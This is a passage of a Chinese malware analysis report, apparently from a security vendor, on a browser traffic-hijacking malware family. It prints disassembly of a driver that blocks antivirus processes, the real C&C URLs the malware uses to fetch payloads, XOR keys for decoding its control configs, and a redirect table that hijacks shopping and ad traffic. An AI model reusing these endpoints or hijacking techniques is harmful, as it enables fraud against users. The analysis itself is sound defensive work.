PAGE:0040602D 89 45 DC                          mov     [ebp+pid], eax
PAGE:00406030 85 C0                             test    eax, eax
PAGE:00406032 74 61                             jz      short @@ret
PAGE:00406034 83 F8 04                          cmp     eax, 4
PAGE:00406037 74 5C                             jz      short @@ret
PAGE:00406039 8B 5D 08                          mov     ebx, [ebp+arg_0]
PAGE:0040603C 8B 43 08                          mov     eax, [ebx+8]
PAGE:0040603F F6 40 06 02                       test    byte ptr [eax+6], 2
PAGE:00406043 75 50                             jnz     short @@ret
PAGE:00406045 8D 45 D4                          lea     eax, [ebp+DestinationString]
PAGE:00406048 50                                push    eax                             ; DestinationString
PAGE:00406049 53                                push    ebx                             ; int
PAGE:0040604A E8 3D B3 FF FF                    call    parse_filename
PAGE:0040604F 85 C0                             test    eax, eax
PAGE:00406051 78 42                             js      short @@ret
PAGE:00406053 FF 75 D8                          push    [ebp+DestinationString.Buffer]
PAGE:00406056 E8 85 B9 FF FF                    call    file_needs_protect_1
PAGE:0040605B 84 C0                             test    al, al
PAGE:0040605D 75 29                             jnz     short @@deny
PAGE:0040605F FF 75 D8                          push    [ebp+DestinationString.Buffer]
PAGE:00406062 E8 07 B9 FF FF                    call    file_needs_protect_2
PAGE:00406067 84 C0                             test    al, al
PAGE:00406069 74 2A                             jz      short @@ret
PAGE:0040606B FF 75 DC                          push    [ebp+pid]
PAGE:0040606E E8 43 CC FF FF                    call    get_curproc_image_name
PAGE:00406073 8B F8                             mov     edi, eax
PAGE:00406075 89 7D E0                          mov     [ebp+image_name], edi
PAGE:00406078 57                                push    edi
PAGE:00406079 E8 3C CA FF FF                    call    get_file_name_from_path
PAGE:0040607E 50                                push    eax                             ; wchar_t *
PAGE:0040607F E8 76 B8 FF FF                    call    find_imagename_from_av_list
PAGE:00406084 84 C0                             test    al, al
PAGE:00406086 74 0D                             jz      short @@ret
PAGE:00406088
PAGE:00406088                           @@deny:
PAGE:00406088 6A 04                             push    4
PAGE:0040608A 5E                                pop     esi
PAGE:0040608B 89 75 E4                          mov     [ebp+var_1C], esi
PAGE:0040608E C7 43 0C BB 00 00 C0              mov     dword ptr [ebx+0Ch], STATUS_NOT_SUPPORTED
PAGE:00406095
PAGE:00406095                           @@ret:
PAGE:00406095
PAGE:00406095 C7 45 FC FE FF FF FF               mov     [ebp+ms_exc.disabled], 0FFFFFFFEh
PAGE:0040609C E8 10 00 00 00                    call    _temp_mem_free
```

图 13、文件保护逻辑

图中标明 file_needs_protect_1 函数负责保护“WaNdFilter.sys”、“LcScience.sys”和“MsVwmlbkgn.sys”这几个文件不被删除，标明 file_needs_protect_2 函数会阻止特定进程不能访问恶意代码指定的文件列表。

WaNdFilter.sys 阻止的特定进程如下表：

- NSoftMgr.exe
- 360Tray.exe
- 360Safe.exe
- 360DeskAna.exe
- QQPCSoftCmd.exe
- QMAutoClean.exe
- QQPCMgr.exe
- QQPCSoftMgr.exe
- QQPCRTP.exe

恶意代码指定的文件列表的在我们的实验环境中并未得到。

1.3 更新

不同版本 nvMultitask.exe 释放的恶意代码在功能上存在差异。本文分析的是当前最新版本 3.2.0.4。每次计算机重启恶意代码都会执行更新，升级到最新版本需要经过以下流程。

1. 开机后执行 HSoftDoloEx.exe，HSoftDoloEx.exe 会向服务器 http://update.123juzi.net/update.php 发送升级请求，每次请求返回的都不是最新版本，一般来说从下载器自带的 0.2.0.1 版本需要至少重启三次计算机 ，才可以更新到 3.2.0.4 版本。




图 14、恶意代码释放器升级流程

2. 除了 HSoftDoloEx.exe 会向服务器发送请求更新以外，3.2.0.4 版的 nvMultitask.exe 中包含的 1.7.0.5 版的 bime.dll ，会在注入系统进程 Explorer.exe 之后，也会向服务器 http://update.123juzi.net/ccl.php 发送请求。
3. 请求得到的数据是一段 Base64 编码后的字符串，解码后可以得到 win_32_1.0.0.11.dat 的下载地址后开始下载。这是一个新出现的恶意代码。
4. win_32_1.0.0.11.dat 是加密的 32 位版本的 svcprotect.dat（ 1.0.0.11 ）。
5. bime.dll 解密后调用 svcprotect.dat 名为“Run”的导出函数，释放恶意代码“iexplorer_helper.dat”（ 5.0.0.1 ）
6. svcprotect.dat 还会检查当前系统中是否存在“C:\ProgramData\userdata\data.dat”这个文件，如果不存在或者该文件最后写入时间距今相差 30 天以上，svcprotect.dat 就会在“%HOMEPATH%\AppData\Roaming\{E233850D-5D6E-48E3-98B5-8049F7E9FC68}”目录中释放假 iexplore.exe（ 1.5.9.1098 ）。“C:\ProgramData\userdata\data.dat”是一个 0 字节文件，会在 svcprotect.dat 第一次释放 iexplore.exe 后被 svcprotect.dat 创建。

svcprotect.dat 释放的文件都包含在它的 PE 资源中，如图：




图 15、 svcprotect.dat 中包含的二进制资源

FILE_0068_0804 对应 iexplore.exe（1.5.9.1098），FILE_0069_0804 对应 iexplorer_helper.dat（5.0.0.1）。至此所有恶意代码已经全部植入用户计算机了。

如果升级服务器不返回请求数据（此处由云端控制），也可以在安装了 nvMultitask.exe 0.2.0.1 版本计算机上，直接运行 nvMultitask_3.2.0.4.exe 的安装包（MD5: 4bf77866e8a851a2fa7d4088b85be126），同样会更新到最新版的恶意代码。但是会缺少两个关键组件 iexplorer_helper.dat（5.0.0.1）和 svcprotect.dat（1.0.0.11）。

HSoftDoloEx.exe 和 C&C 服务器通信的请求升级流程如下表：

➡ 首次安装恶意代码 HSoftDoloEx.exe第一次发送升级请求

```
http://update.123juzi.net/update.php?genre=tsKdx&type=tsKdx_updateCheck&ver=3.2.0.1&cid=&umid=
[redacted]&os=3&safe=0&ie=8&flash=&ck=[redacted]"
```

➡ 服务器返回

```
{"error":0,"version":"3.2.0.2","wel":0,"secret":"88E1F395DCFAE32546D682C674703AA3","url":
"http:\/\/dl.123juzi.net\/nvMultitask_3.2.0.2.exe","md5":"0832dfe25c5b4aa25b07181a6f7d23bf"}
```

➡ 第一次重启计算机 HSoftDoloEx.exe第二次发送升级请求

```
http://update.123juzi.net/update.php?genre=tsKdx&type=tsKdx_updateCheck&ver=3.2.0.2&cid=&umid=
[redacted]&os=3&safe=0&ie=8&flash=&ck=[redacted]
```

➡ 服务器返回

```
{"error":0,"version":"3.2.0.3","wel":0,"secret":"B96079988CD9C715C60E09A1F5319451","url":
"http:\/\/dl.123juzi.net\/nvMultitask_3.2.0.3.exe","md5":"d00fd6b512f505ae6b375794efd7798c"}
```

➡ 第二次重启计算机 HSoftDoloEx.exe第三次发送升级请求

```
http://update.123juzi.net/update.php?genre=tsKdx&type=tsKdx_updateCheck&ver=3.2.0.3&cid=&umid=
[redacted]&os=3&safe=0&ie=8&flash=&ck=[redacted]
```

➡ 服务器返回

```
{"error":0,"version":"3.2.0.4","wel":0,"secret":"93174221F3F31A4FD89E48539D0EA8BA","url":
"http:\/\/dl.123juzi.net\/nvMultitask_3.2.0.4.exe","md5":"4bf77866e8a851a2fa7d4088b85be126"}
```

➡ 第三次重启计算机 注入Explorer的bime.dll发送升级请求

```
http://update.123juzi.net/ccl.php?func=dll&uuid=[redacted]&cid=&dversion=
1.0.0.11&sversion=6.1.7601.17514&soft=explorer&safe=0&os=3&sys=0
```

➡ 服务器返回

返回base64编码的字符串：

```
eyJzdGF0dXMiOjEsIm5hbWUiOiJzdmNwcm90ZWN0XzMyXzEuMC4wLjExLmRhdCIsInRpbWVzIjoyLCJ2ZXJzaW9uIjoi
MS4wLjAuMTEiLCJmcmVlIjowLCJtZDUiOiIwMmE1Mjg4NGU1MDRhYTVlOThlYjdhOTBiYjNjZWMxMiIsInVybCI6Imh0dH
A6XC9cL2RsLjEyM2p1emkubmV0XC9kbGxcL3dpbl8zMl8xLjAuMC4xMS5kYXQifQ==
```

图 16、 HsoftDoloEx 和 C&C 服务通信流程

解码后：

{"status":1,"name":"svcprotect_32_1.0.0.11.dat","times":2,"version":"1.0.0.11","free":0,"md5":"02a52884e504aa5e98eb7a90bb3cec12","url":"http:\/\/dl.123juzi.net\/dll\/win_32_1.0.0.11.dat"}

图 17、C&C 服务器返回的 base64 解码后数据

2. 用户态流量劫持模块

bime.dll 会被注入到 explorer.exe 进程，在其等待 5 分钟之后会加载恶意模块 svcprotect.dat。svcprotect.dat 会释放另一个恶意模块 iexplorer_helper.dat 和一个假 iexplore.exe，二者分别实现不同流量劫持功能：

1. 针对用户浏览器首页的劫持：
   在 Explorer.exe 中的 svcprotect.dat Hook 了的 CreateProcessW 劫持浏览器首页流量，此外 svcprotect.dat 还会直接启动假 iexplore.exe 替换用户运行的浏览器完成首页劫持。
2. 针对用户访问购物网站做流量劫持：
   svcprotect.dat 释放的出来的 iexplorer_helper.dat 会针对系统 IE 浏览器劫持某购物网站流量。

负责用户态流量劫持的模块列表：

劫持模块	
%HOMEPATH%\AppData\Roaming\HSoftDoloEx	bime.dll
%HOMEPATH%\AppData\Local\Internet Explorer	iexplorer_helper.dat
%HOMEPATH%\AppData\Roaming\{E233850D-5D6E-48E3-98B5-8049F7E9FC68}	iexplore.exe

负责用户态流量劫持的 C&C 服务器：

2.1 svcprotect.dat 劫持模块分析

加载到 explorer.exe 中的 svcprotect.dat 会向服务器 http://update.123juzi.net/getupfs2.php 发送请求获取控制指令。

svcprotect.dat 和 C&C 服务器通信流程如下表：

图 18、svcprotect.dat 和 C&C 服务器通信流程




图 19、解码服务器返回的数据为二进制格式

XOR 0x29之后得到一个json文件(非完整版)：


```
{
    "1": [
        {
            "browser": "iexplore.exe",
            "action": 2048,
            "home": "https://www.hao123.com/?tn=95701261_o2_hao_pg",
            "juzi": 0,
            "per": 100,
            "perie": 0
        },
......
    ],
    "conf": [
        {
            "city": [
                ""
            ],
            "safe": [
                {
                    "name": 0,
                    "sef": "1"
                },
                {
                    "name": 15,
                    "sef": "1"
                }
            ],
            "black": [
                ""
            ],
            "allin": 1,
            "cid": "h9"
        }
    ]
}
```


图 20、通过 XOR 0x29 得到的 JSON 格式的控制指令

browser	action	home	juzi	per	perie
360se.exe	2048	https://www.baidu.com/?tn=70000004_o2_hao_pg	0	5	0
360se.exe	1024		1	30	80
360se.exe	1		1	30	80
360chrome.exe	2048	https://www.baidu.com/?tn=70000004_o2_hao_pg	0	0	100
360chrome.exe	1024		1	30	80
360chrome.exe	1		1	30	80

图 21、控制指令的完整列表

通过 C&C 服务器得到的 JSON 各键名含义：

字段	字段含义
browser	被劫持的浏览器进程名
action	进程启动方式 数值为800：快捷方式启动 数值为400：快捷方式添加参数启动 数值为1：直接由explorer启动（如Ctrl+R启动）
home	劫持网址
juzi	是否将进程替换为假IE
per	劫持概率
perie	将进程替换为系统IE的概率

svcprotect.dat 根据接收到的云控指令，判断用户启动的浏览器是否匹配劫持条件，如果匹配则会选择对应的劫持方法。其流量劫持的手法一共分为三种：

1. 将用户启动的浏览器劫持为假 IE：

在用户双击浏览器快捷方式（包括带网址参数和不带网址参数两种）或者通过 explorer 直接启动浏览器时（当前只劫持通过“Win+R”方式启动的浏览器，直接启动浏览器的可执行文件不会被劫持），只要配置文件中对应的概率命中，就会将当前启动浏览器替换为假 IE。当然这样的劫持手法过于明显，很容易引起用户警觉，所以劫持为假 IE 的概率很低。

图 22、假 IE 访问其默认首页

2. 劫持浏览器的命令行启动参数：

在用户启动无命令行参数的浏览器快捷方式时，如果配置文件中对应的概率命中，则会添加带有自己计费号的百度搜索网址参数，如果启动的浏览器是系统 IE，劫持网址就是带有计费号的 hao123 链接。针对 360 安全浏览器和 360 极速浏览器这种当启动参数为其他导航站时，就会跳转到 http://hao.360.cn 的浏览器，劫持网址就是带有计费号的百度搜索链接。

图 23、劫持浏览器参数

3. 将启动的第三方浏览器替换为系统 IE：

用户双击浏览器快捷方式（包括带网址参数和不带网址参数两种）或者通过 explorer.exe 直接启动时，如果“per”键值中的概率没有命中，则会继续使用“perie”键值中的概率进行第二次随机。如果命中第三方浏览器替换为系统 IE。这种手法主要用于当第三方浏览器启动参数为 hao123 导航时，为了保住这些流量不会因为使用其他第三方浏览器而跳转到其他导航站（如：http://hao.360.cn），所以将第三方浏览器替换为系统 IE，从而保护其固有流量。




图 24、劫持逻辑流程图

svcprotect.dat 释放的假 IE

因为当 360 安全浏览器和 360 极速浏览器的启动参数为 http://www.hao123.com 时，会默认打开 http://hao.360.cn，所以为了更加彻底地劫持流量，svcprotect.dat 中的恶意代码会将这两款浏览器替换为假 IE，从而达到其劫持目的。除了启动后会默认打开 hao123 导航外，当假 IE 的启动参数为百度搜索时，其实际使用的计费号依然为自己的计费号（如下图，在访问网址时我们可以看到上述网址在浏览器标题栏中一闪而过）。




图 25、假 IE 访问百度搜索

2.2 iexplorer_helper.dat 劫持模块分析

注入浏览器的 bime.dll 会加载 iexplorer_helper.dat 组件，调用 iexplorer_helper.dat 动态库的"Run"导出函数后执行以下操作：

1. 启动 rundll32.exe，加载 iexplorer_helper.dat，调用参数为 Init




图 26、rundll32.exe 启动的 iexplorer_helper.dat

2. 向 C&C 服务器发送获取控制指令，一共发送三个请求：
   1) 请求 http://update.qyllq.net/test_json.php 获取的云控指令，我们命名为 hijack_cmd1。
   2) 请求 http://api.qyllq.com/url_loc.php 获取云控指令，我们命名为 hijack_cmd2。
   3) 请求 http://update.qyllq.com/tnpp.php 获取云控指令，我们命名为 hijack_cmd3。




图 27、iexplorer_helper.dat 和 C&C 服务器通信

iexplorer_helper.dat 和 C&C 服务器通信流程如下表：

发送请求命令

```
http://update.qyllq.net/test_json.php
```

服务器返回 hijack_cmd1

返回base64编码的字符串(非完整版)：

```
55a8vLy8vu75+PXu+f/ovqa8x5a8vLy8vLy8vOeWvLy8vLy8vLy8vvX4vqa8rbCWvLy8vLy8vLy8vunu8O/u/7
6mvL7g9Ojo7Kazs+vr67L2+LL/8/Gz4L6wlry8vLy8vLy8vL7p7vD47+i+pry+9Ojo7Kazs+vr67Lk8fPy9/nlsv/z
8bP78+nu8LLs9Oyj6e7wof3Uzqz/2PPq0K/N6cWuqOrJ9srbzcnkrcn7oaG+sJa8vLy8vLy8vLy+7v3y+L6mvK2srL
CWvLy8vLy8vLy8vuj18fnvvqa8raysrKywlry8vLy8vLy8vL758P3s7/m+pryurKysrL……
```

图 28、iexplorer_helper.dat 和 C&C 服务器通信流程

解码后(非完整版)：

```
00000000:  E7 96 BC BC-BC BC BE EE-F9 F8 F5 EE-F9 FF E8 BE
00000010:  A6 BC C7 96-BC BC BC BC-BC BC BC BC-E7 96 BC BC
00000020:  BC BC BC BC-BC BC BC BC-BC BC BE F5-F8 BE A6 BC
00000030:  AD B0 96 BC-BC BC BC BC-BC BC BC BC-BC BC BC BE
00000040:  E9 EE F0 EF-EE FF BE A6-BC BE E0 F4-E8 E8 EC A6
00000050:  B3 B3 EB EB-EB B2 F6 F8-B2 FF F3 F1-B3 E0 BE B0
……
```

图 29、解码服务器返回的数据为二进制格式

XOR 0x9C之后得到一个json文件(非完整版)：


```
{
    "redirect": [
        {
            "id": 1,
            "urlsrc": "|http://www.jd.com/|",
            "urldst": "http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==",
            "rand": 100,
            "times": 10000,
            "elapse": 20000,
            "mode":8
        },
           ......
   ],
    "position": {
        "city": [
            ""
        ],
        "black": [
            ""
        ],
        "allin": 1
    }
}
```


图 30、通过 XOR 0x9C 得到的 JSON 格式的控制指令

urlsrc	urldst	rand
http://www.jd.com/	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=Rn6r2u	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=uyMNrq	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=Y7vQZv	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=NJZfUr	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=zYjuim	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=IEZf6v	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=ZbYvQr	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=MzAbQz	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=UFzANn	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=63u2Ij	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=elwOXJ	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=ii6FVn	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=8duFem	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=NZFbE3	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=fagX9B	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=7fERNr	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=ptRnoo	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=Q3QbUn	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=UfuYZf	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=yqemUr	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=Rn6r2u&ref=360	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://union.click.jd.com/jdc?d=Y7vQZv	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUjVGQUx1Ug==	100
http://channel.jd.com/wine.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5eHZzcA==	100
http://channel.jd.com/shoes.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5aU01Vg==	100
http://book.jd.com*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5NjRBbw==	100
http://baby.jd.com*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5YWhicA==	100
http://channel.jd.com/men.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5U1ZuTw==	100
http://fresh.jd.com*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5T3ZZdw==	100
http://channel.jd.com/health.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5T2I4ZQ==	100
http://channel.jd.com/luxury.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5T2pEbg==	100
http://channel.jd.com/underwear.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5T0RqeQ==	100
http://channel.jd.com/women.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5V3VPVg==	100
http://channel.jd.com/sports.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5bDdqUw==	100
http://channel.jd.com/beauty.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5bHFmaw==	100
http://channel.jd.com/auto.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5bDFEaQ==	100
http://channel.jd.com/decoration.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5andYdg==	100
http://channel.jd.com/kitchenware.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5amM3cA==	100
http://mvd.jd.com/movie.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5amFlQQ==	100
http://channel.jd.com/bag.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5alRVSw==	100
http://channel.jd.com/home.html*	http://www.xmonkey.com/gourl.php?url=aHR0cDovL3QuY24vUkk5akJUaw==	100
http://cpro.baidustatic.com/cpro/ui/c.js	http://xz.mascldl.com/ifr/cw3.js	100
http://cpro.baidu.com/cpro/ui/c.js	http://xz.mascldl.com/ifr/cw3.js	100
